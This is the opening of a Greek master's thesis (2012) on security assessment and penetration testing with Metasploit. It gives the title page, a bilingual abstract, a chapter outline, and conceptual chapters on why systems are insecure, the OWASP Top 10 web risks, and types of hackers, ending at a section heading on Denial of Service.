Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
«Προηγμένα Συστήματα Πληροφορικής»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Επιθέσεις σε λειτουργικά συστήματα με χρήση του Metasploit στα πλαίσια της Αξιολόγησης Ασφάλειας**
Ονοματεπώνυμο Φοιτητή	**Σταυρούλα – Ινώ Μπαλλάση**
Πατρώνυμο	**Ευστράτιος**
Αριθμός Μητρώου	**ΜΠΣΠ / 10028**
Επιβλέπων	

Ημερομηνία Παράδοσης **Νοέμβριος 2012**

Τριμελής Εξεταστική Επιτροπή

(υπογραφή) (υπογραφή) (υπογραφή)

Περίληψη

Η παρούσα εργασία έχει ως στόχο τη μελέτη των μεθόδων και των τεχνικών που χρησιμοποιούν οι επιτιθέμενοι για να εκμεταλλευτούν τις ευπάθειες ενός πληροφοριακού συστήματος. Αρχικά, μελετώνται τα χαρακτηριστικά των επιτιθέμενων και οι τύποι επιθέσεων που χρησιμοποιούν. Στη συνέχεια, αναλύεται η έννοια του Ελέγχου Τρωτότητας (Penetration Testing), οι απαιτούμενες φάσεις για τη σωστή υλοποίησή του και τα εργαλεία που χρησιμοποιούνται για την εκάστοτε φάση. Έπειτα, αναλύεται το εργαλείο Metasploit καθώς είναι αυτό που χρησιμοποιείται κυρίως στην εργασία για την πραγματοποίηση των επιθέσεων. Συγκεκριμένα, αναλύεται η αρχιτεκτονική του, ο τρόπος λειτουργίας του και αναφέρονται συνοπτικά όλες οι εντολές του. Όσον αφορά το πρακτικό κομμάτι της εργασίας, υλοποιούνται επιθέσεις από την πλευρά του Penetration Testing. Συγκεκριμένα, χρησιμοποιείται το Backtrack, που είναι μια διανομή linux και έχει ενσωματωμένα πολλά εργαλεία συμπεριλαμβανομένου του Metasploit, από την πλευρά πάντα του επιτιθέμενου. Από την πλευρά του θύματος χρησιμοποιούνται διάφορα λειτουργικά συστήματα ανάλογα με το είδος των επιθέσεων. Για παράδειγμα, χρησιμοποιούνται τα WindowsXp SP2 για την υλοποίηση των DoS, SMB, VNC, Client-Side και Man-In-The-Middle επιθέσεων, το Metasploitable για επιθέσεις στις βάσεις των MySql και Postgres και το Damn Vulnerable Web Application για επιθέσεις εφαρμογών ιστού, όπως SQL Injection, Command Execution και XSS.

Abstract

This dissertation aims to study the methods and techniques used by attackers to exploit vulnerabilities of an information system. First, it examines the characteristics of hackers and the types of attacks they use. Then, it analyzes the concept of Penetration Testing, the steps needed for its proper implementation and tools used for each phase. Then, it is analyzed the tool Metasploit as it is mainly used for the implementation of the attacks. Specifically, its architecture is analyzed and all the commands are summarized. Furthermore, attacks on the part of Penetration Testing are studied. Specifically, Backtrack is used, which is a linux distribution and includes many tools such as Metasploit, always on the side of the hacker. From the perspective of the victim different operating systems are used, depending on the type of attacks. For example, WindowsXp SP2 for implementing DoS, SMB, VNC, Client-Side and Man-In-The-Middle attacks, Metasploitable for attacks on MySql and Postgres databases and Damn Vulnerable Web Application for Web attacks such as SQL Injection, Command Execution and XSS, are used.

ΠΕΡΙΕΧΟΜΕΝΑ

Εισαγωγή

Η παρούσα πτυχιακή εργασία αποτελεί μια μελέτη για τον Έλεγχο Τρωτότητας (εφεξής Penetration Testing) δικτυοκεντρικών πληροφοριακών συστημάτων για εκπαιδευτικούς σκοπούς στα πλαίσια της Αξιολόγησης Ασφάλειας. Μελετώνται θέματα που σχετίζονται με τα προβλήματα ασφάλειας των σύγχρονων πληροφοριακών συστημάτων και εξετάζονται εργαλεία τα οποία συμβάλλουν στον προσδιορισμό τους. Τα εργαλεία, των οποίων η λειτουργία και οι δυνατότητες αναλύονται στη συνέχεια, έχουν επιλεχθεί με γνώμονα της καταλληλότητα τους για ένταξη σε ένα εκπαιδευτικό πρόγραμμα. Η εργασία είναι οργανωμένη σε κεφάλαια όπως περιγράφεται παρακάτω.

Στο **1ο κεφάλαιο** παρουσιάζεται η έννοια της Ασφάλειας Πληροφοριακών Συστημάτων η οποία βρίσκεται σε αντιστοιχία με τους κινδύνους που τα απειλούν. Στη συνέχεια, διερευνώνται τα αίτια που εκθέτουν σε κίνδυνο τα πληροφοριακά συστήματα, ενώ τονίζεται η ανάγκη για την δημιουργία πολιτικής ασφάλειας.

Στο **2ο κεφάλαιο** μελετάται το φαινόμενο του Hacking και των Hackers καθώς και οι τύποι επιθέσεων που πραγματοποιούν.

Στο **3ο κεφάλαιο** αναλύεται η έννοια της Αξιολόγησης Ασφάλειας καθώς και του Ελέγχου Τρωτότητας (Penetration Testing) στα πλαίσια αυτής. Περιγράφονται τα στάδια τα οποία περιλαμβάνονται έτσι όπως έχουν καθοριστεί στα διεθνή πρότυπα και οι τύποι που υπάρχουν με βάση την οπτική από την οποία αξιολογεί και επεμβαίνει στο σύστημα ο penetration tester.

Στο **4ο κεφάλαιο** αναφέρονται τα εργαλεία που χρησιμοποιούνται για όλες τις φάσεις του Penetration Testing και αναλύονται αυτά, Metasploit και Nmap, που χρησιμοποιούνται κατά βάση για την επιτυχή υλοποίηση των επιθέσεων

Στα επόμενα κεφάλαια παρουσιάζονται αναλυτικά οι επιθέσεις που πραγματοποιήθηκαν, εξηγούνται οι εντολές που χρησιμοποιούνται κάθε φορά και παρατίθενται screenshots από την εκτέλεσή τους.

Στο τελευταίο κεφάλαιο, γίνεται μια ανασκόπηση της εργασίας και προτείνεται ως μια από τις καλύτερες λύσεις η εισαγωγή της Ασφάλειας Δικτύων στα εκπαιδευτικά ιδρύματα. Σκοπός είναι να δημιουργηθεί μια γενικότερη κουλτούρα ασφάλειας και να δοθούν στους νέους επαγγελματίες τα κίνητρα και οι δυνατότητες να εντοπίζουν νέες ευπάθειες στα λειτουργικά συστήματα και να αναπτύσσουν κατάλληλους τρόπους αντιμετώπισης.

Θεωρητικό Υπόβαθρο

Πληροφοριακά Συστήματα και Ασφάλεια

Εισαγωγή

Η σημερινή εποχή χαρακτηρίζεται από την ιδιαίτερα μεγάλη ταχύτητα ανάπτυξης της τεχνολογίας και την ένταξη και καθιέρωση της χρήσης υπολογιστών και γενικά πληροφοριακών συστημάτων σε όλους τους τομείς της ανθρώπινης δραστηριότητας. Τα πλεονεκτήματα που προκύπτουν από αυτήν την κατάσταση είναι εξίσου σημαντικά με τους κινδύνους που προκύπτουν από εκούσιες ή ακούσιες ανθρώπινες ενέργειες, όπως για παράδειγμα, καταστροφές, αλλοιώσεις ή μη εξουσιοδοτημένη χρήση δεδομένων και γενικότερα υπολογιστικών πόρων.[1]

Όσον αφορά, λοιπόν, την Ασφάλεια Πληροφοριακών Συστημάτων αφορά οντότητες και αντικείμενα που αξίζει να προστατευθούν. Ό, τι αξίζει να προστατευθεί ονομάζεται Αγαθό (Asset). Τα Αγαθά αξίζει να προστατευθούν επειδή έχουν Αξία (Value). Η Αξία τους μπορεί να μειωθεί αν υποστούν Ζημιά. Τα Αγαθά χρειάζονται προστασία μόνον εάν υπάρχουν Κίνδυνοι (Dangers) που μπορεί να τους προκαλέσουν Ζημιά (Harm). Ο Ιδιοκτήτης (Owner) ενός προστατευόμενου Αγαθού χρησιμοποιεί Μέσα Προστασίας (Safeguards) είτε για να μειώσει τον Κίνδυνο να προξενηθεί Ζημιά στο Αγαθό, είτε για να μειώσει τις συνέπειές της.[2]

Γιατί δεν είναι ασφαλή

Ένα πολύ κλασσικό και εύλογο ερώτημα που δημιουργείται στους περισσότερους ανθρώπους είναι γιατί οι υπολογιστές και τα συστήματα δεν είναι τόσο ασφαλή όσο πρέπει. Παρακάτω αναφέρονται τα βασικά προβλήματα στα οποία οφείλεται η συντριπτική πλειοψηφία των περιστατικών πειρατείας που συμβαίνουν:

Η ασφάλεια είναι μια ενόχληση: Από τη μια, οι δημιουργοί και διαχειριστές λειτουργικών συστημάτων συχνά αποφεύγουν την προσθήκη χαρακτηριστικών ασφάλειας σε αυτά γιατί έχει ως συνέπεια τη δημιουργία προβλημάτων στους χρήστες και από την άλλη, οι χρήστες παρακάμπτουν την ασφάλεια είτε διαλέγοντας εύκολα στη χρήση - και κατά συνέπεια εύκολα να εικαστούν – συνθηματικά (π.χ. 123456), είτε δεν τα αλλάζουν ποτέ, είτε τα αποκαλύπτουν σε συνεργάτες τους, είτε τα αναγράφουν σε εμφανή σημεία, είτε χρησιμοποιούν κοινούς λογαριασμούς χρηστών.

Οι κατασκευαστές λογισμικού διανέμουν τα προϊόντα τους έχοντας προ-ρυθμίσει τα χαρακτηριστικά που θα εγκατασταθούν, απενεργοποιώντας σχεδόν πάντα τα χαρακτηριστικά ασφάλειας. Αυτό συμβαίνει για να αποφεύγονται τα προβλήματα στους τελικούς απλούς χρήστες οι οποίοι δεν διαθέτουν τις ικανότητες και τις γνώσεις να κατανοήσουν και να ρυθμίσουν σωστά τα χαρακτηριστικά ασφάλειας, γεγονός το οποίο συνεπάγεται η συντριπτική πλειοψηφία των εγκαταστάσεων λογισμικού να διαθέτει σοβαρά προβλήματα ασφάλειας.

Το γεγονός ότι η ισχυρή ασφάλεια δεν είναι φιλική στο χρήστη και απαιτεί εξειδικευμένες γνώσεις από όλους όσους εμπλέκονται σε ένα πληροφοριακό σύστημα είναι ο πιο συνηθισμένος λόγος για τον οποίο η ασφάλεια αποτυγχάνει.

Προώθηση ανασφαλών χαρακτηριστικών λογισμικού στην αγορά. Οι κατασκευαστές λογισμικού επικεντρώνουν την προσπάθειά τους στην προσθήκη χαρακτηριστικών τα οποία θα κάνουν τα προϊόντα τους περισσότερο εύχρηστα και εμπορικά, δίνοντας λίγη σημασία στην ασφάλειά.

Οι δημιουργοί που επενδύουν στην ασφάλεια υπολείπονται του ανταγωνισμού. Σύμφωνα με τους νόμους της αγοράς, ένα νέο προϊόν καθιερώνεται στην κατηγορία του εάν καταφέρει να είναι το πρώτο που θα φτάσει προς πώληση στον καταναλωτή. Οι κατασκευαστές πληροφοριακών συστημάτων οι οποίοι επενδύουν στην ασφάλεια των προϊόντων τους χάνουν αυτό το συγκριτικό πλεονέκτημα από άλλους κατασκευαστές οι οποίοι δεν το κάνουν, δεδομένου ότι η ανάπτυξη ασφαλών πληροφοριακών συστημάτων είναι μια χρονοβόρα διαδικασία. Συνεπώς τα λιγότερο ασφαλή προϊόντα φτάνουν πρώτα στην αγορά και καθιερώνονται.

Οι υπολογιστές και το λογισμικό εξελίσσονται πολύ γρήγορα. Οι υπολογιστές και η τεχνολογία δικτύων εξελίσσονται με μεγαλύτερους ρυθμούς από αυτούς που οι εταιρείες μπορούν να προβλέψουν τα πιθανά προβλήματα που αυτά μπορούν να δημιουργήσουν.
Οι προγραμματιστές δεν μπορούν να προβλέψουν με ακρίβεια τις ευπάθειες. Οι προγραμματιστές σπάνια θεωρούν ότι η κατάσταση των συναρτήσεών τους μπορεί να αλλάξει εξωτερικά από κάποια τιμή, ενώ εκτελείται ο κώδικάς τους, οπότε ελέγχουν μόνο για τιμές που στέλνουν αυτοί στις συναρτήσεις. Όταν ο κώδικας περάσει τους τυπικούς ελέγχους αποσφαλμάτωσης, διανέμεται χωρίς να ελεγχθεί με διάφορα τυχαία δεδομένα (fuzzing). Ακόμα και να προσπαθήσουν να προβλέψουν τα σφάλματα, όμως, δεν θα μπορέσουν ποτέ να φανταστούν και να έρθουν αντιμέτωποι με όλες τις πιθανές επιθέσεις που τα εκατομμύρια εισβολέων θα προσπαθήσουν να κάνουν.
Υπάρχει μικρή ποικιλομορφία στην αγορά λογισμικού. Το δυοπώλιο των Windows και Unix λειτουργικών συστημάτων έχουν περιορίσει τους στόχους των εισβολέων στις μικρές παραλλαγές αυτών των συστημάτων, οπότε οι εισβολείς αρκεί να εντοπίσουν τις ευπάθειες αυτών και των εφαρμογών τους ώστε να έχουν πρόσβαση σε μεγάλο αριθμό πληροφοριακών συστημάτων.
Οι κατασκευαστές δεν παρακινούνται στο να αποκαλύψουν τα προβλήματα των προϊόντων τους. Για να αποφύγουν προβλήματα με τους πελάτες τους, οι κατασκευαστές προσπαθούν να κρύψουν τα προβλήματα των λειτουργικών συστημάτων τους και έτσι αποθαρρύνουν τη συζήτηση γι' αυτά, ενώ αντίθετα, οι εισβολείς κοινοποιούν τις ευπάθειες που ανακαλύπτουν. Αυτή η διαφορά σημαίνει ότι τα προβλήματα διαχέονται πολύ περισσότερο από τις λύσεις τους.
Οι διορθώσεις δεν κοινοποιούνται ευρέως και μπορούν να προκαλέσουν προβλήματα όταν εγκαθίστανται. Όταν ανακαλύπτονται προβλήματα ασφάλειας σε κάποιο λογισμικό, ο κατασκευαστής διορθώνει το πρόβλημα, δημοσιεύει τη διόρθωση στο Internet και στέλνει μια ειδοποίηση μέσω e-mail στους εγγεγραμμένους πελάτες του. Δυστυχώς, όλοι οι πελάτες δεν παίρνουν ή δεν εγκαθιστούν τη διόρθωση – στην πραγματικότητα, οι περισσότεροι χρήστες δεν εγκαθιστούν ποτέ διορθώσεις ασφάλειας για το λογισμικό μέχρι να δεχτούν κάποια επίθεση. Εκτός αυτού όμως, οι κατασκευαστές συχνά στέλνουν βιαστικές διορθώσεις στους πελάτες τους για πιθανά σφάλματα τα οποία δεν έχουν επακριβώς προσδιοριστεί, με αποτέλεσμα η εγκατάστασή τους να δημιουργεί προβλήματα στην ομαλή λειτουργία του συστήματος. [5]

OWASP: Ασφάλεια στις Web Εφαρμογές [3]

Όσον αφορά το θέμα της ασφάλειας εφαρμογών ιστού, επικρατεί η άποψη ότι οι επιτήδειοι ανακαλύπτουν ευπάθειες πολύ πιο γρήγορα απ' ότι οι προγραμματιστές και οι ειδικοί στην ασφάλεια καταφέρνουν να τις αντιμετωπίσουν, και γι' αυτό είναι ένα θέμα που συνήθως αντιμετωπίζεται με πνεύμα υστερίας και πανικού από τους περισσότερους. Αυτό, πρώτον, συμβαίνει διότι η ασφάλεια δεν είναι θέμα των λίγων ειδικών αλλά όλων, συμπεριλαμβανομένων αναλυτών, προγραμματιστών, οργανισμών και απλών χρηστών ώστε ο καθένας να προφυλάσσεται από την πλευρά του. Επιπλέον, η ασφάλεια δεν είναι κάτι με το οποίο κάποιος ασχολείται μία φορά και θεωρεί ότι έχει πετύχει το σκοπό του. Ειδικά οι προγραμματιστές, πρέπει να ελέγχουν συνέχεια τις εφαρμογές τους καθώς αυτές που αναπτύσσονται για web περιβάλλον είναι συνέχεια εκτεθειμένες σε κάθε είδους επίθεση. Οι ευπάθειες λογισμικού μεταβάλλονται διαρκώς και ένας ασφαλής κώδικας του σήμερα μπορεί αύριο να κινδυνεύει από νέες επιθέσεις.

Το OWASP - Open Web Application Security Project - είναι μια ανοικτή κοινότητα με κύριο σκοπό την ενημέρωση των οργανισμών σχετικά με την ανάπτυξη και τη συντήρηση ασφαλών εφαρμογών. Το πρόβλημα των ασφαλών εφαρμογών αφορά ανθρώπους, διαδικασίες και τεχνολογία οπότε οι απαραίτητες βελτιώσεις για την επίλυση του πρέπει να γίνουν σε όλους τους τομείς αντίστοιχα.

Το OWASP έχει δημιουργήσει μια λίστα, τη λεγόμενη «OWASP Top10», με τους δέκα πιο Κρίσιμους Κινδύνους Ασφάλειας Εφαρμογών Διαδικτύου και σκοπό την ενημέρωση των προγραμματιστών ώστε να παράγουν πάντα ασφαλείς εφαρμογές. Η λίστα αυτή ανανεώνεται σε τακτά χρονικά διαστήματα και υιοθετείται συχνά από οργανισμούς και εταιρείες που σχετίζονται με ηλεκτρονικές συναλλαγές στο Διαδίκτυο. Σύμφωνα, λοιπόν, με αυτή τη λίστα, οι δέκα πιο σημαντικοί κίνδυνοι από τους οποίους απειλούνται οι σημερινές διαδικτυακές εφαρμογές είναι οι εξής:
Injection: Μη έμπιστα δεδομένα στέλνονται σε έναν μεταγλωττιστή και εκτελούνται ως νόμιμα. Για την αποστολή αυτή μπορεί να είναι υπεύθυνος τόσο ένας εξωτερικός χρήστης όσο και ένας διαχειριστής της

εφαρμογής. Η επίθεση αυτή μπορεί να καταλήξει σε καταστροφή, απώλεια, παραποίηση των δεδομένων, ή και σε άρνηση πρόσβασης.

Cross-Site-Scripting (XSS) : Μια τέτοια επίθεση συμβαίνει όταν μια εφαρμογή λαμβάνει μη-έγκυρα δεδομένα και χωρίς να τα ελέγξει τα στέλνει σε έναν φυλλομετρητή. Ο επιτιθέμενος εκτελεί κώδικα στον φυλλομετρητή και έτσι έχει τη δυνατότητα να ανακατευθύνει ανύποπτους χρήστες σε κακόβουλες ιστοσελίδες, να καταστρέφει ιστοσελίδες κτλ.

Broken Authentication and Session Management : Η ελλιπής προστασία ανοιχτών συνδέσεων και λειτουργιών εφαρμογών που σχετίζονται με αυθεντικοποίηση χρηστών και στοιχεία λογαριασμών, δίνουν τη δυνατότητα στους επιτιθέμενους να αποκτούν κωδικούς και κλειδιά, με τελικό στόχο να υιοθετήσουν την ταυτότητα άλλων χρηστών.

Insecure Direct Object References : Η επίθεση αυτή συμβαίνει όταν ο προγραμματιστής αφήνει εκτεθειμένη κάποια αναφορά ενός εσωτερικού αντικειμένου, όπως ένα αρχείο, έναν κατάλογο, μια εγγραφή σε βάση δεδομένων ή κάποιο κλειδί όπως ένα URL. Ο επιτιθέμενος κάνοντας χρήση των παραπάνω μπορεί να αποκτήσει πρόσβαση σε άλλα μη εξουσιοδοτημένα αντικείμενα και δεδομένα.

Cross-Site Request Forgery : Ο επιτιθέμενος εκμεταλλεύεται το φυλλομετρητή του θύματος και στέλνει κάποια πλαστά αιτήματα, μαζί με το cookie της συνόδου και κάθε άλλη πληροφορία, σε μια ευάλωτη εφαρμογή και ο φυλλομετρητής μπορεί να προβεί σε ενέργειες που θεωρεί ότι είναι νόμιμες.

Security Misconfiguration : Σε αυτήν την περίπτωση δίνεται σημασία στις σωστές πρακτικές ασφάλειας και κρίνεται απαραίτητη η ενημέρωση του ήδη υπάρχοντος λογισμικού και όλων των βιβλιοθηκών που χρησιμοποιούνται από μια εφαρμογή.

Insecure Cryptographic Storage : Πολλές διαδικτυακές εφαρμογές δεν παρέχουν την κατάλληλη προστασία, για παράδειγμα κρυπτογραφικούς αλγόριθμους ή συναρτήσεις σύνοψης, σε ευαίσθητα δεδομένα. Έτσι, ο επιτιθέμενος μπορεί να υποκλέψει τα δεδομένα αυτά και να πραγματοποιήσει επιθέσεις κλοπής ταυτότητας, απάτες με πιστωτικές κάρτες κλπ.

Failure to Restrict URL Access : Πολλές διαδικτυακές εφαρμογές ελέγχουν τα δικαιώματα πρόσβασης ενός URL και προστατεύουν ευαίσθητες λειτουργίες τους πριν την αναπαραγωγή των διαφόρων συνδέσμων και κουμπιών. Ωστόσο, μια εφαρμογή πρέπει να πραγματοποιεί ελέγχους πρόσβασης κάθε φορά που κάποιος επισκέπτεται τις σελίδες αυτές διαφορετικά ένας επιτιθέμενος μπορεί να αποκτήσει πρόσβαση σε κρυφές σελίδες.

Insufficient Transport Layer Protection : Οι εφαρμογές συχνά αποτυγχάνουν στην επικύρωση, κρυπτογράφηση, καθώς και στην προστασία τη εμπιστευτικότητας και της ακεραιότητας των δικτυακών συναλλαγών, διότι χρησιμοποιούν αδύναμους αλγόριθμους, ανίσχυρα πιστοποιητικά ή δεν τα χρησιμοποιούν σωστά.

Unvalidated Redirects and Forwards : Οι διαδικτυακές εφαρμογές πολλές φορές ανακατευθύνουν τους χρήστες σε άλλες σελίδες χρησιμοποιώντας μη - έγκυρα δεδομένα. Χωρίς τον κατάλληλο έλεγχο ένας επιτιθέμενος μπορεί να ανακατευθύνει τα θύματα του σε ιστοσελίδες phishing ή σε ιστοσελίδες που περιέχουν κακόβουλο λογισμικό.

Αναγκαιότητα και Σκοπιμότητα Ασφάλειας

Η αξία της λήψης μέτρων ασφάλειας σε ένα υπολογιστικό σύστημα είναι αδιαμφισβήτητη παρά το γεγονός ότι επιβαρύνει μια επιχείρηση στο κόστος λειτουργίας της και το ίδιο το σύστημα στην απόδοσή του χρονικά. Συνεπώς, φαινομενικά η σχέση που συνδέει την ασφάλεια με την αποδοτικότητα ενός συστήματος είναι αντιστρόφως ανάλογη.

Η πολιτική ασφάλειας που θεωρείται ότι ικανοποιεί τις απαιτήσεις της κάθε επιχείρησης ή οργανισμού πρέπει να επιλέγεται «ζυγίζοντας» το κόστος των μέτρων ασφάλειας με το αντίστοιχο κόστος των επιβαρύνσεων που μπορούν να προκληθούν στον οργανισμό χωρίς την ύπαρξη των μέτρων αυτών. Δεδομένο θεωρείται, επίσης, ότι η ασφάλεια χαρακτηρίζεται από δυναμικότητα καθώς η τεχνολογία, η πολυπλοκότητα των πληροφοριακών συστημάτων και η συνεχής εξέλιξη των επιτιθέμενων απαιτούν συνεχώς τη λήψη νέων, βελτιωμένων μέτρων. [2]

Όπως συμπεραίνουμε από τα παραπάνω, τα δίκτυα δεν μπορούν να κατηγοριοποιηθούν απόλυτα ως ασφαλή ή μη ασφαλή. Κάθε οργανισμός επιλέγει τα στοιχεία του που θέλει να προστατεύσει αλλά δεν ορίζει τον τρόπο με το οποίο αυτό θα επιτευχθεί. Για παράδειγμα, ορισμένοι οργανισμοί ασφαλίζουν δεδομένα τα οποία θεωρούν σημαντικά μην επιτρέποντας την πρόσβαση σε εξωτερικούς χρήστες. Άλλοι επιθυμούν οι εξωτερικοί χρήστες να έχουν πρόσβαση στα δεδομένα τους, αλλά όχι τη δυνατότητα

τροποποίησής τους. Άλλοι, πάλι, εστιάζουν την προσοχή τους στο να διατηρούν τις επικοινωνίες τους εμπιστευτικές. Τέλος, συνήθως μεγάλοι οργανισμοί απαιτούν ένα σύνθετο σύστημα που επιτρέπει την πρόσβαση σε επιλεγμένα δεδομένα ενώ εμποδίζει την πρόσβαση ή την τροποποίηση άλλων ευαίσθητων δεδομένων.

Σύμφωνα με τα παραδείγματα που αναφέρθηκαν παραπάνω ένας οργανισμός πρέπει να εξετάσει τα παρακάτω στοιχεία ώστε να επιλέξει την καλύτερη γι' αυτόν πολιτική ασφάλειας :

- *Ακεραιότητα των δεδομένων (Data Integrity).* Ακεραιότητα σημαίνει ότι η τροποποίηση, η διαγραφή και η δημιουργία νέων δεδομένων επιτρέπεται μόνο από εξουσιοδοτημένη πηγή.
- *Διαθεσιμότητα των δεδομένων(Data Availability).* Διαθεσιμότητα είναι η δυνατότητα ενός εξουσιοδοτημένου χρήστη να έχει συνεχώς πρόσβαση στα δεδομένα και στις υπηρεσίες ενός πληροφοριακού συστήματος.
- *Εμπιστευτικότητα των δεδομένων (Data Confidentiality).* Εμπιστευτικότητα σημαίνει διαφύλαξη από μη εξουσιοδοτημένη αποκάλυψη πληροφοριών, αλλά πολλές φορές και από την αποκάλυψη της ύπαρξης των πληροφοριών αυτών.

  Άλλες εκφάνσεις της εμπιστευτικότητας είναι:
  - η *Ιδιωτικότητα (Privacy),* που σημαίνει την προστασία των δεδομένων προσωπικού χαρακτήρα και
  - *η Μυστικότητα (Secrecy),* που σημαίνει την προστασία των δεδομένων που ανήκουν σε έναν οργανισμό. [2]

Hacking

Ορισμός

Ο όρος hacking για τους περισσότερους σήμερα ταυτίζεται με κακόβουλες επιθέσεις κάποιων επιτήδειων οι οποίοι έχουν ως απώτερο στόχο είτε να καταστρέψουν δίκτυα υπολογιστών, είτε να διασπείρουν ιούς, είτε να σπάσουν μυστικούς κωδικούς κλπ. Αρχικά, όμως προσδιόριζε την εξερεύνηση των δυνατοτήτων άλλων υπολογιστών από χρήστες που είχαν πάθος να διευρύνουν και να διασπείρουν τις γνώσεις τους πάνω σε θέματα ασφάλειας υπολογιστικών συστημάτων και δικτύων.

Ένας ευρύτερος ορισμός του Hacking είναι η προσπάθεια προσπέλασης ενός υπολογιστικού συστήματος και δικτύου χωρίς εξουσιοδότηση, όπου ο σκοπός μπορεί να ποικίλει από τον έλεγχο της ασφάλειας ενός πληροφοριακού συστήματος και την αντιμετώπιση των κενών ασφάλειας τα οποία εντοπίζονται, μέχρι την κλοπή και αλλοίωση δεδομένων και την πολιτική ή κοινωνική ηλεκτρονική διαμαρτυρία, κυρίως σε περιόδους διεθνών κρίσεων. [4]

Hackers [5]

Με τον όρο **hacker** χαρακτηρίζεται το άτομο που κατέχει σε μεγάλο βαθμό το θέμα των υπολογιστών και του προγραμματισμού και μπορεί να εντοπίζει ευπάθειες σε υπολογιστικά συστήματα και δίκτυα. Μετά τον εντοπισμό των αδυναμιών, ενημερώνονται οι υπεύθυνοι του συστήματος για να διορθώσουν το πρόβλημα και να βελτιώσουν την εφαρμογή. Από την άλλη πλευρά, υπάρχει και η έννοια του **cracker** η οποία δε χρησιμοποιείται συχνά, ταυτίζεται με αυτή του hacker αλλά έχει διαφορετική ερμηνεία. Cracker είναι το άτομο που χρησιμοποιεί τις διαδικασίες του hacking αλλά με επιθετικές διαθέσεις. Γενικά, οι hackers χωρίζονται στις παρακάτω κατηγορίες ανάλογα με το στόχο που έχουν:

Ειδικοί Ασφάλειας (Security Experts): Είναι άτομα που έχουν την τεχνογνωσία που απαιτεί το hacking αλλά δεν το κάνουν για ηθικούς ή οικονομικούς λόγους. Συνήθως εργάζονται σε εταιρείες οι οποίες πραγματοποιούν ελέγχους ασφάλειας για λογαριασμό πελατών τους, παρακολουθούν τις τεχνικές των Hackers, είναι αυτοί που ανακαλύπτουν νέες τεχνικές εισβολής και συχνά αναπτύσσουν λογισμικό για την ενίσχυση της ασφάλειας των πληροφοριακών συστημάτων.

Script Kiddies: Οι script kiddies είναι συνήθως σπουδαστές σε κάποια βαθμίδα της εκπαίδευσης, οι οποίοι χρησιμοποιούν τους υπολογιστικούς πόρους του ιδρύματος που φοιτούν και εξαπολύουν επιθέσεις με σκοπό κυρίως να εντυπωσιάσουν τους φίλους τους, χωρίς φυσικά να συλληφθούν. Δεν έχουν στόχο να βλάψουν κάποιον, άλλωστε δεν έχουν και τις γνώσεις γι' αυτό, και το κίνητρο των εισβολών τους είναι

κατά βάση η διασκέδαση. Μια από τις κύριες δραστηριότητές τους είναι η ελεύθερη διανομή υλικού, κυρίως μουσικής και ταινιών και η ανταλλαγή σειριακών αριθμών (serial numbers) για να αποκτήσουν την πλήρη λειτουργικότητα ενός λογισμικού που έχουν κατεβάσει από το Internet. Η δράση τους γίνεται εύκολα αντιληπτή είτε μέσω ενός λογισμικού ανίχνευσης εισβολών είτε από ένα firewall που καταγράφει τις επιθέσεις.

Υποαπασχολούμενοι Ενήλικες (Underemployed Adult Hackers): Οι υποαπασχολούμενοι ενήλικες είναι πρώην Script Kiddies, οι οποίοι είτε εκδιώχθηκαν από τη σχολή τους, είτε δεν κατάφεραν να βρουν μια εργασία πλήρους απασχόλησης. Οι ενέργειές τους σχετίζονται με τη δημιουργία λογισμικού για το ξεκλείδωμα εμπορικών εφαρμογών και τη συγγραφή ιομορφικού λογισμικού, ενώ τα εργαλεία που κατασκευάζουν συχνά χρησιμοποιούνται από τους Script Kiddies. Οι επιθέσεις τους αποσκοπούν στην απόκτηση φήμης μεταξύ των ομοίων τους, στον εντυπωσιασμό, στην απόσπαση πληροφοριών και στην κοινοποίηση της αντίδρασής τους σε κυβερνητικούς και επιχειρηματικούς φορείς.

Hackers από Ιδεολογία (Ideological Hackers): Είναι άτομα που εξαπολύουν επιθέσεις αποσκοπώντας στην προβολή και προώθηση κάποιας πολιτικής ιδεολογίας. Όταν υπάρχουν εθνικιστικά, πολιτικά ή περιβαλλοντικά θέματα, τόσο σε τοπικό όσο και σε παγκόσμιο επίπεδο, παρατηρείται μια έξαρση τέτοιου είδους επιθέσεων. Οι επιθέσεις τους σχετίζονται με την αλλοίωση του περιεχομένου ιστοσελίδων (Site Deface) ή επιθέσεις άρνησης παροχής υπηρεσίας (Denial Of Service – DoS) εναντίον των ιδεολογικών τους αντιπάλων. Για να επιτύχουν τους σκοπούς τους επιδιώκουν την προβολή των επιθέσεών τους από τα Μέσα Μαζικής Ενημέρωσης.

Εγκληματίες Εισβολείς (Criminal Hackers - Crackers): Τα κίνητρα επιθέσεων αυτής της ομάδας Hacker είναι η απόκτηση κέρδους. Παρομοιάζονται με τους κοινούς εγκληματίες και συχνά, υπό την απειλή επίθεσης άρνησης υπηρεσίας, αποσπούν οικονομικά οφέλη από επιχειρήσεις οι οποίες δραστηριοποιούνται στο χώρο του Internet.

Εταιρικοί Κατάσκοποι (Corporate Spies): Είναι μια πιο σπάνια κατηγορία Hacker, οι οποίοι πληρώνονται αδρά από επιχειρήσεις ή και κυβερνήσεις, με σκοπό να εισβάλουν σε ανταγωνιστικά πληροφοριακά συστήματα και να αποσπάσουν πληροφορίες, η κατοχή των οποίων μπορεί να προσφέρει συγκριτικό πλεονέκτημα.

Δυσαρεστημένοι Υπάλληλοι: Οι υπάλληλοι, οι οποίοι είναι δυσαρεστημένοι από την συμπεριφορά της διοίκησης απέναντί τους, έχουν το κίνητρο και τις ευκαιρίες να αποσπάσουν πληροφορίες που σχετίζονται με την ασφάλεια των πληροφοριακών συστημάτων του οργανισμού στον οποίο εργάζονται και να εισβάλουν σε αυτό προκαλώντας καταστροφές. Οι επιθέσεις αυτού του τύπου δεν μπορούν να ανιχνευθούν πριν προκληθούν.

Τύποι Επιθέσεων

Υπάρχουν διάφοροι τύποι επιθέσεων που οι εισβολείς χρησιμοποιούν για να εκμεταλλευτούν μια συγκεκριμένη υπηρεσία του διαδικτύου και παρακάτω παρουσιάζονται οι πιο κοινές με βάση τη δυσκολία που έχουν για να πραγματοποιηθούν.

Άρνηση Υπηρεσίας (Denial of Service)

